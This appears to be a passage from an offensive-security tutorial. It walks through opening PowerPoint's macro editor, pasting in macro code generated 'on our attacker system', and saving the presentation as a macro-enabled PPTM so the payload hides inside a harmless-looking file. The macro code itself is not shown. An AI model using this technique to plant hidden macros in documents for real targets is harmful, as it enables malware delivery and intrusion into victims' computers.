
I make some personal changes to the PowerPoint presentation. You can call it self-promotion.




Time to add the macro. Go to View>macros




A new window will open as shown below.




Give it a name and click on “create”.



This will open another new window of Microsoft Visual Basic applications.




Delete whatever code is present in this window. Copy the code of the macro we just created on our attacker system and paste it here.



Hit CTRL+S to save the macro. Then save the Power presentation as a Power Point Macro-enabled presentation (PPTM).

*“The potential benefits of artificial intelligence are huge, so are the dangers.”
- Dave Waters.*

